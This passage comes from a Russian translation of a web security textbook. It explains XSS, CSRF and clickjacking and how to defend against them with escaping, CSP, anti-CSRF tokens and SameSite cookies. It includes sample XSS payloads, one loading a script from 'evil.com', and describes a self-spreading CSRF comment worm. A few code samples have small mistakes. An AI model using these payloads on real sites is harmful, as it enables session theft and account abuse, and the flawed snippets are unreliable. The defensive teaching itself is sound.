
```
https://www.breddit.com/search/<script>
  alert('Твое%20тесто%20сухое%20и%20жесткое')</script>
```

Если сайт уязвим для XSS, любой, кто посетит этот URL, запишет тег **<script>** в HTML-код веб-страницы, и скрипт будет выполнен. Злоумышленник может даже спрятать вредоносную ссылку в самом разделе комментариев, чтобы обмануть жертву.

Здесь самое время задать несколько вопросов: какой объем вредоносного JavaScript-кода можно запихнуть в URL и зачем кому-то щелкать по такой подозрительной ссылке? Ответ на первый вопрос: «Вагон и маленькую тележку». Браузеры обычно принимают URL длиной до 2000 символов. Более того, вредоносные скрипты, внедряемые посредством XSS, для вящего эффекта часто целиком импортируют другой скрипт из удаленного источника, поэтому тег с вредоносным скриптом не занимает много места:

```
https://www.breddit.com/search/<script src="evil.com/hack.js">
```

Что же касается заманивания пользователей на подозрительный URL, здесь все просто. Для маскировки вредоносного скрипта злоумышленник может воспользоваться различными кодировками символов либо сайтами, переадресовывающими на некую конечную точку, находящуюся под контролем злоумышленника, — например, сервис коротких URL для перенаправления на вредоносный URL.



Уязвимости для отраженных XSS менее опасны, чем для хранимых, потому что они требуют от жертвы щелкнуть по вредоносной ссылке, а не наткнуться на определенную страницу вашего сайта. Однако эти атаки часто пропускают при проверке кода, поскольку они встречаются в менее очевидных местах. Обязательно проверяйте все страницы, на которых пользователю видна часть HTTP-запроса; обычно этой уязвимостью страдают страницы поиска и страницы ошибок.

Межсайтовый скриптинг, основанный на DOM

Еще в одном способе запуска XSS-атаки используются определенные части URL. Вспомним, что URL состоит из следующих частей:

http://www.example.com:80/path?q=1&r=2#fragment

протокол домен порт путь строка запроса фрагмент URI

Последняя (необязательная) часть URL после знака # — это *фрагмент URI*. Эти фрагменты можно часто видеть в ссылках на определенные разделы веб-страниц. Следующая ссылка ведет к разделу «In Culture» страницы Википедии, посвященной вареникам¹:

https://en.wikipedia.org/wiki/Pierogi#In_culture

При щелчке по этой ссылке браузер отображает веб-страницу, а затем пролистывает ее до заголовка «In Culture», где вы узнаете, что покровителем вареников является святой Гиацинт, а выражение «Святой Гиацинт и его вареники!» — это выражение удивления в польском языке.

Интересный факт о фрагментах URI: они доступны только браузеру. Если щелкнуть на URL с фрагментом, браузер прочитает весь URL, но перед передачей запроса серверу обрежет фрагмент, стоящий в конце.

С точки зрения реализации этот процесс имеет смысл, поскольку назначение фрагментов URI состоит в связывании частей страницы. Браузер говорит: «Пришлите мне целую HTML-страницу», а затем ищет тег с атрибутом `id` со значением `in_culture`:

```
<span class="mw-headline" id="In_culture">In culture</span>
```

Однако фрагменты URI могут быть прочитаны (и записаны) JavaScript в браузере. Веб-сайты, которые выполняют много рендеринга на стороне клиента, часто пользуются этим. Иногда можно видеть веб-сайты, на которых реализована бесконечная прокрутка, модифицирующая фрагмент URI по мере пролистывания:



¹ Pierogi — вареники (на английском и на польском языке). — *Примеч. пер.*



Если значение, сохраненное во фрагменте URI, записано также в коде HTML страницы, у злоумышленника появляется еще один вектор для запуска XSS-атаки.




Этот вид атаки называется межсайтовым скриптингом, основанным на DOM (DOM-based XSS attack). (Как мы помним из главы 2, DOM — это объектная модель документа, хранящаяся в памяти HTML-модель, которую строит браузер при рендеринге страницы.) Межсайтовый скриптинг, основанный

на DOM, особенно неприятен, потому что он не выявляется в логах сервера; фрагмент URI даже не будет отправлен на веб-сервер.

Защита от межсайтового скриптинга экранированием

Для того чтобы защитить пользователей от XSS-атак, любой код, интерполирующий ненадежный контент в HTML, должен удалить все управляющие символы, значимые для HTML. Код должен дать браузеру указание отобразить динамический контент как текст между тегами HTML, а не создавать новые теги при рендеринге контента. Такой процесс называется *экранированием*, о нем мы говорили в главе 4. Следующие последовательности символов безопасно заменяют управляющие символы HTML:



Современные веб-фреймворки обычно экранируют динамический контент по умолчанию из-за частоты и серьезности XSS-атак. Шаблонизатор, поставляемый с веб-сервером Flask в Python, например, позволяет интерполировать последовательность динамических переменных при помощи следующего синтаксиса:

```
<div id="comments">
  {% for comment in comments %}
    <div class="comment">{{ comment }}</div>
  {% endfor %}
</div>
```

Если в комментарии содержатся вредоносные данные, как написано в нашем начальном примере,

```
comment = "<script>alert('Твои круассаны сырые и унылые')</script>"
```

они будут безопасно отображены на веб-странице:

```
<div id="comments">
  <div class="comment">
    &lt;script&gt;alert('Твои круассаны сырые и унылые')&lt;/script&gt;
  </div>
</div>
```

Этот код нейтрализует атаку, гарантируя, что вредоносный JavaScript не будет запущен, так как он больше не содержится в теге **<script>**.

Поскольку фреймворки экранируют динамический контент по умолчанию, проверка кодовой базы на наличие XSS-уязвимостей сводится к поиску шаблонов, в которых экранирование отключено. В продолжение разговора о шаблонизаторе Flask: вы можете отключить экранирование динамического контента с помощью ключевого слова **autoescape**:

```
{% autoescape false %}
  <div id="comments">
    {% for comment in comments %}
      <div class="comment">{{ comment }}</div>
    {% endfor %}
  </div>
{% endautoescape %}
```

Если вы используете это ключевое слово, вы должны четко понимать, почему это делаете. Данная инструкция дает указание движку шаблонизатора встроить динамическое содержимое как оно есть (то есть не интерпретировать его как «сырой» HTML-контент), создавая при необходимости новые теги. Например, **autoescape false** пригодится, если вы создаете систему управления контентом (content management system, CMS), чтобы дать возможность тех-

нически неподготовленным пользователям создавать статические веб-сайты в онлайн-редакторе. При этом нужно убедиться, что вы непреднамеренно не создадите XSS-уязвимость: следует выполнить экранирование в коде перед вставкой контента в HTML.

Один из приемов заключается в использовании тех же базовых библиотек, что и ваш веб-сервер. В предыдущем фрагменте кода Python Flask использует для экранирования HTML библиотеку **werkzeug**. В своем коде вы можете применить похожий подход:

```
from werkzeug.utils import escape

untrusted_input =
    "<script>alert('Твои круассаны сырые и унылые')</script>"
safe_html = escape(untrusted)
```

Экранирование в шаблонах на стороне клиента

С клиентскими JavaScript-фреймворками, такими как React и Angular, тоже нужно быть внимательными, чтобы не допустить XSS-уязвимостей. В React вам придется лезть из кожи вон, чтобы случайно не написать код, который даст ход XSS. Функция генерации тегов из ненадежных входных данных забавно называется **dangerouslySetInnerHTML** и используется так:

```
const App = () => {
  const data = "<script>alert('Твои круассаны сырые и унылые')</ script>";
  return (
    <div
      dangerouslySetInnerHTML={{__html: data}}
    />
  );
}
```

Политики безопасности содержимого

Как мы узнали в главе 2, браузеру можно указать, откуда следует загружать JavaScript, задав в веб-приложении заголовок Content-Security-Policy. Эта политика безопасности содержимого (content security policy, CSP) строго ограничивает способность злоумышленников запустить XSS-атаку. Прежде всего нужно экранировать динамическое содержимое в шаблонах, но если еще и установить CSP, это верный способ обеспечить глубокую защиту.

Следующая CSP, будучи установленной как заголовок в ответе HTTP, объявляет, что любой код JavaScript, выполняемый на веб-странице, может быть загружен только с домена **breddit.com**:

```
Content-Security-Policy: default-src 'self'; script-src reddit.com
```

Эта политика также дает указание браузеру загружать изображения и медиа (например, видео) тоже только с домена `breddit.com`. (Разными типами ресурсов можно управлять независимо с помощью атрибутов `img-src` и `media-src`. Если вас не слишком волнует, откуда загружаются изображения и видео, замените `default-src 'self'` на `default-src *`.)

Кроме того, политика указывает браузеру никогда не выполнять *встроенный* (inline) JavaScript, то есть код JavaScript, написанный в коде HTML-страницы, а не импортируемый с помощью атрибута `src`. В примерах атак в этой главе используются сниппеты встроенного JavaScript; так вот, подобная CSP не позволит вредоносному JavaScript запуститься:

```
<div id="comments">
  <div class="comment">
    <script>
      alert('Your croissants are limp and sad')
    </script>
  </div>
</div>
```

JavaScript в этом месте script не будет выполнен

Чтобы разрешить встроенный (inline) JavaScript средствами CSP, нужно в явном виде указать браузеру, что вы делаете нечто небезопасное (unsafe), добавив атрибут `'unsafe-inline'`:

```
Content-Security-Policy: default-src 'self';
script-src breddit.com 'unsafe-inline'
```

Запрет всего встроенного JavaScript — это мощный инструмент для защиты от XSS. Если единственный JavaScript-код, которому дозволено выполняться на ваших веб-страницах, должен находиться на определенном домене, то для того, чтобы начать атаку, нападающему придется получить доступ к серверу, на котором находится этот домен. (Заметим, что если у хакера есть доступ к вашему веб-серверу, ваша проблема, очевидно, гораздо более серьезна.)

Межсайтовая подделка запроса

Межсайтовый скриптинг — это внедрение на веб-страницу вредоносного JavaScript-кода для совершения чего-либо нехорошего. Иногда злоумышленники пытаются обманным путем заставить пользователей сделать на вашем сайте то, что можно было бы считать законными действиями. Например, *лайкджекинг* (likejacking) — это принуждение пользователей обманом лайкнуть пост на сайте социальных медиа. Одобрение поста (щелчок на кнопке

или значку «Нравится») в соцсетях дело обычное, но сбор лайков обманным путем является видом хакинга.

Практика обмана пользователей с последующим совершением не ожидаемого ими действия называется *межсайтовой подделкой запросов* (cross-site request forgery, CSRF). В этой уязвимости имеется несколько движущихся частей, поэтому давайте рассмотрим конкретный пример.

Вернемся к нашему пекарскому форуму. Мистер Хрусть обнаружил уязвимость CSRF и планирует ею воспользоваться. Он заметил, что форма отправки комментариев использует HTTP-метод GET:

```
<form action="/comment/new" method="get">
  <textarea name="comment"
    placeholder="What's going on?"></textarea>
  <button type="submit">Submit</button>
</form>
```

В результате пользователя можно заставить написать комментарий простым щелчком по ссылке следующего формата:

www.breddit.com/comment/new?comment=Здесь+текст+комментария


Мистер Хрусть начинает свое злонамеренное действие с публикации безобидного с виду комментария.



Ссылка в этом комментарии ведет на сервис коротких URL, который переадресовывает обратно на форум пекарей на тот же URL, что использовался для создания исходного комментария.



По сути, нажатие на ссылку в комментарии заставит пользователя добавить тот же комментарий на форуме выпечки, что, в свою очередь, заставит других нажать на комментарий и, следовательно, репостить его.



Такой вид самовоспроизводящихся комментариев называется *червем* (worm) — от этой неприятности в прошлом страдали многие социальные сети. (Трагедия в данном случае заключается в том, что никто так и не увидит секретного рецепта перевернутых маффинов.)

Самое плохое, что может случиться

Если на вашем сайте завелся червь, это впечатляющий провал защиты от CSRF, но не самое страшное из того, к чему CSRF может привести. Подумайте о самых значимых действиях, которые вы выполняете на веб-сайтах, например о платежах и банковских переводах, регистрации на сервисах, удалении аккаунтов и вводе личной информации. Если какое-либо из этих действий можно запустить CSRF-атакой, то у ваших пользователей большие проблемы.


Очищение GET-запросов от побочных эффектов

Главный недостаток безопасности на нашем форуме пекарей, который допустил уязвимость CSRF, — то, что комментарии создавались с помощью запроса **GET**. Использование **GET**-запроса таким образом нарушает принцип REST, о котором я рассказывал в главе 2. В соответствии с ним, **GET**-запросы могут использоваться только для получения ресурсов от сервера, но не для изменения состояния. (Другими словами, ваши **GET**-запросы не должны иметь побочных эффектов.)

Если перевести форум на использование запросов **POST** для создания комментариев, это значительно осложнит злоумышленнику жизнь. Если запросы **GET** можно отправить щелчком по ссылке, то запросы других типов требуют более тщательной подготовки. Теперь, чтобы подвести пользователя к созданию комментария, плохим парням придется обманом заставить его заполнить и отправить форму (или выполнить некий зловредный JavaScript-код).

Anti-CSRF-токены

Хакеры отличаются упорством, и если даже для атаки им понадобится задействовать запросы **POST**, они так постараются это сделать. Мистер Хрусть мог бы справиться с этой задачей, соорудив вредоносный веб-сайт, который будет отправлять кросс-доменные (cross-domain) запросы **POST** на URL создания комментария и обманным путем заставлять пользователей отправить форму.



Было бы здорово, если бы у нас имелся способ убедиться, что отправка HTML-форм производится именно с вашего веб-сайта, а не с чьего-либо еще (потенциально вредоносного). Как выясняется, такой способ есть, причем стандартный: использование anti-CSRF-токенов.

Традиционный способ работы с *anti-CSRF-токенами* предполагает, что каждая форма на вашем веб-сайте включает в себя поле **<hidden>**, которое содержит токен, сгенерированный случайным образом:

```

<form method="post" action="/comment">
  <input type="hidden"
    name="csrf_token"
    value="3c1a48bf80874a59" />
</form>
  
```


Затем этот самый токен устанавливается в качестве cookie в ответе HTTP:

```
Set-Cookie: csrf_token=3c1a48bf80874a59
```


Токены должны генерироваться каждый раз, когда пользователь посещает страницу, причем так, чтобы их нельзя было угадать. В некоторых реали-

зациях токены хранятся в сессиях пользователей, а не в отдельных файлах cookie. Важный момент: токен должен отслеживаться вплоть до конкретного пользователя и храниться отдельно от HTML-кода страницы.

Когда сервер получает запрос **POST** из формы, он может устроить перекрестную проверку значений токена из формы (которая будет находиться в теле запроса) и токена из cookie (который будет находиться в заголовке **Cookie** запроса).



Предоставить anti-CSRF-токены и в теле запроса, и в cookie будут способны только формы на вашем веб-сайте. Злоумышленник, пытающийся сгенерировать вредоносную форму на своем веб-сайте, ни за что не узнает, какое значение было сгенерировано для cookie (или сохранения в сессии), потому что браузер не разрешает доступ к этой информации веб-сайту с другого домена. Следовательно, ваш веб-сайт может отклонить любые запросы, у которых не будет подходящих значений, как потенциально вредоносные.



Использование cookie-файлов для защиты от CSRF-атак настолько распространено, что эта возможность присутствует в большинстве современных фреймворков. Если вы работаете, к примеру, с веб-сервером Flask на Python, то для защиты от CSRF нужно всего лишь обернуть ваше приложение в приложение **CSRFProtect**, как показано ниже:

```
from flask import Flask
from flask_wtf.csrf import CsrfProtect

csrf = CsrfProtect()

def create_app():
    app = Flask(__name__)
    csrf.init_app(app)
```

а затем изменить HTML-формы, в которые нужно включить (динамически генерируемый) CSRF-токен:


```
<form method="post" action="/">
  <input type="hidden"
    name="csrf_token"
    value="{ { csrf_token() } }" />
</form>
```

Этот подход работает и для HTTP-запросов, сгенерированных из вызовов JavaScript. В данном случае anti-CSRF-токен передается в заголовке HTTP-запроса, и любые запросы, в которых нет этого токена, будут отклонены. В качестве примера приведем код JavaScript, который ожидает найти токен CSRF в теге **<meta>** в HTML-коде страницы и затем настраивает его таким образом, чтобы он отправлялся с любыми AJAX-запросами:

```
var csrftoken = $('meta[name=csrf-token]').attr('content')
$.ajaxSetup({
  beforeSend: function(xhr, settings) {
    xhr.setRequestHeader("X-CSRFToken", csrftoken)
  }
})
```


Заметим, что соглашение об именовании cookie, полей форм и заголовков запросов будет различаться в зависимости от используемого языка или фреймворка. Непременно ознакомьтесь с реализацией токенов защиты от подделки запросов (antiforgery tokens) в том фреймворке, который применяете.

Как убедиться, что cookie отправляются с атрибутом SameSite

Для защиты ваших пользователей от CSRF-атак нужно принять одну последнюю меру предосторожности. Убедитесь, что в cookie добавляется атрибут **SameSite**:

```
Set-Cookie: session_id=2308797c-348a-4939-9049; SameSite=Lax
```

Этот атрибут дает указание браузеру исключить cookie из запросов, поступающих от других доменов к вашему сайту, что обеспечит лишний уровень защиты и окончательно захлопнет дверь перед CSRF-атаками. Имеет смысл добавить этот атрибут во все важные cookie, включая anti-CSRF и сессионные. Когда вы добавите к ним атрибут **SameSite**, кросс-доменные запросы будут поступать без cookie, что позволит вам отклонять их.



Значение атрибута **Lax** в этом примере дает указание браузеру не исключать cookies из запросов **GET**. Если бы мы задали противоположное значение, **Strict**, сессионные cookie исключались бы в тот момент, когда пользователь кликал по ссылке на ваш сайт. А это означает, что требуется повторный вход в систему, что является раздражающим фактором. Не обращать на это внимания можно, если вы работаете, например, с банковским сайтом, где предпочтительнее будет все же **SameSite=Strict**.

Теоретически исключение cookie из кросс-доменных запросов отменяет потребность в использовании токенов CSRF. Но — и это важное *но* — с таким подходом в корректной реализации политики безопасности содержимого вы полагаетесь на браузер, поэтому применять *и ту и другую* методики защиты будет все-таки надежнее.

Кликджекинг

Вы могли заметить, что многие уязвимости, описанные в этой главе, предполагают обман пользователя, который в итоге щелкает по вредоносной

ссылке. Причина кроется в том, что многие действия на веб-странице, в том числе переход на другую страницу или открытие нового окна браузера, должны выполняться в контексте поведения пользователя. Производители браузеров в 2000-х годах усвоили тяжелый урок о том, что всплывающие окна раздражают, поэтому ныне фоновый JavaScript больше не может запустить определенные действия. Теперь они «управляются активацией пользователя» (<http://mng.bz/yZEJ>).

Поскольку клики пользователя — ценный ресурс, хакеры не могли не найти способов их похитить. *Кликджекинг* (clickjacking) представляет собой вид атаки, при которой пользователь думает, что щелкает на одной странице, в то время как браузер вынуждают зарегистрировать действие на другой.

Такой эффект достигается применением тега `<iframe>`, который позволяет внедрять одну веб-страницу в другую, даже если эти две страницы находятся на разных доменах. Если вы активно серфили в начале 2000-х, вы можете узнать в лицо фреймы для навигации. В наши дни `iframe` используется скорее для внедрения на веб-сайт стороннего контента, например навязчивой рекламы, нередко наводящей сайты местных новостей.


В атаке кликджекингом контент, с которым желает взаимодействовать пользователь, загружается во фрейм, находящийся на вредоносном сайте.



Затем зловредный сайт рендерит невидимый слой над `iframe` для перехвата кликов. Как правило, это тег `<div>` с прозрачностью, значение которой установлено в 0 с помощью CSS-правил.



Если задать свойство `z-index` в таблице стилей, то `<div>` в макете страницы располагается логически выше `iframe`. (Элементы страницы в DOM имеют трехмерное позиционирование: координата `x` соответствует направлению влево-вправо, `y` — вверх-вниз, а `z` — под и над.) Любая попытка кликнуть по встроенному контенту будет перехвачена `<div>`, что позволит злоумышленнику украсть клик и выполнить вредоносное действие.



Сегодня кликджекинг не является распространенной угрозой, но в сочетании с уязвимостями браузера он может доставить некоторые неприятности. В прошлом кликджекинг использовался для искусственного поднятия рейтинга в цифровой рекламе (*фрод*, ad fraud), для того, чтобы вынуждать жертв скачивать вредоносное ПО, а иногда даже для того, чтобы во время просмотра нехороших сайтов включать веб-камеру. Тем важнее не допустить, чтобы нечто подобное случилось с вашими пользователями.

Защита от кликджекинга

При защите от атак кликджекингом главная забота — уберечь свой веб-сайт от того, чтобы он стал приманкой для **iframe**. Исходя из этого, нужно исключить возможность отображения вашего веб-сайта во фрейме. Вы можете дать браузеру указание ни в коем случае не отображаться во фрейме при помощи политики безопасности содержимого:

Content-Security-Policy: **frame-ancestors 'none'**

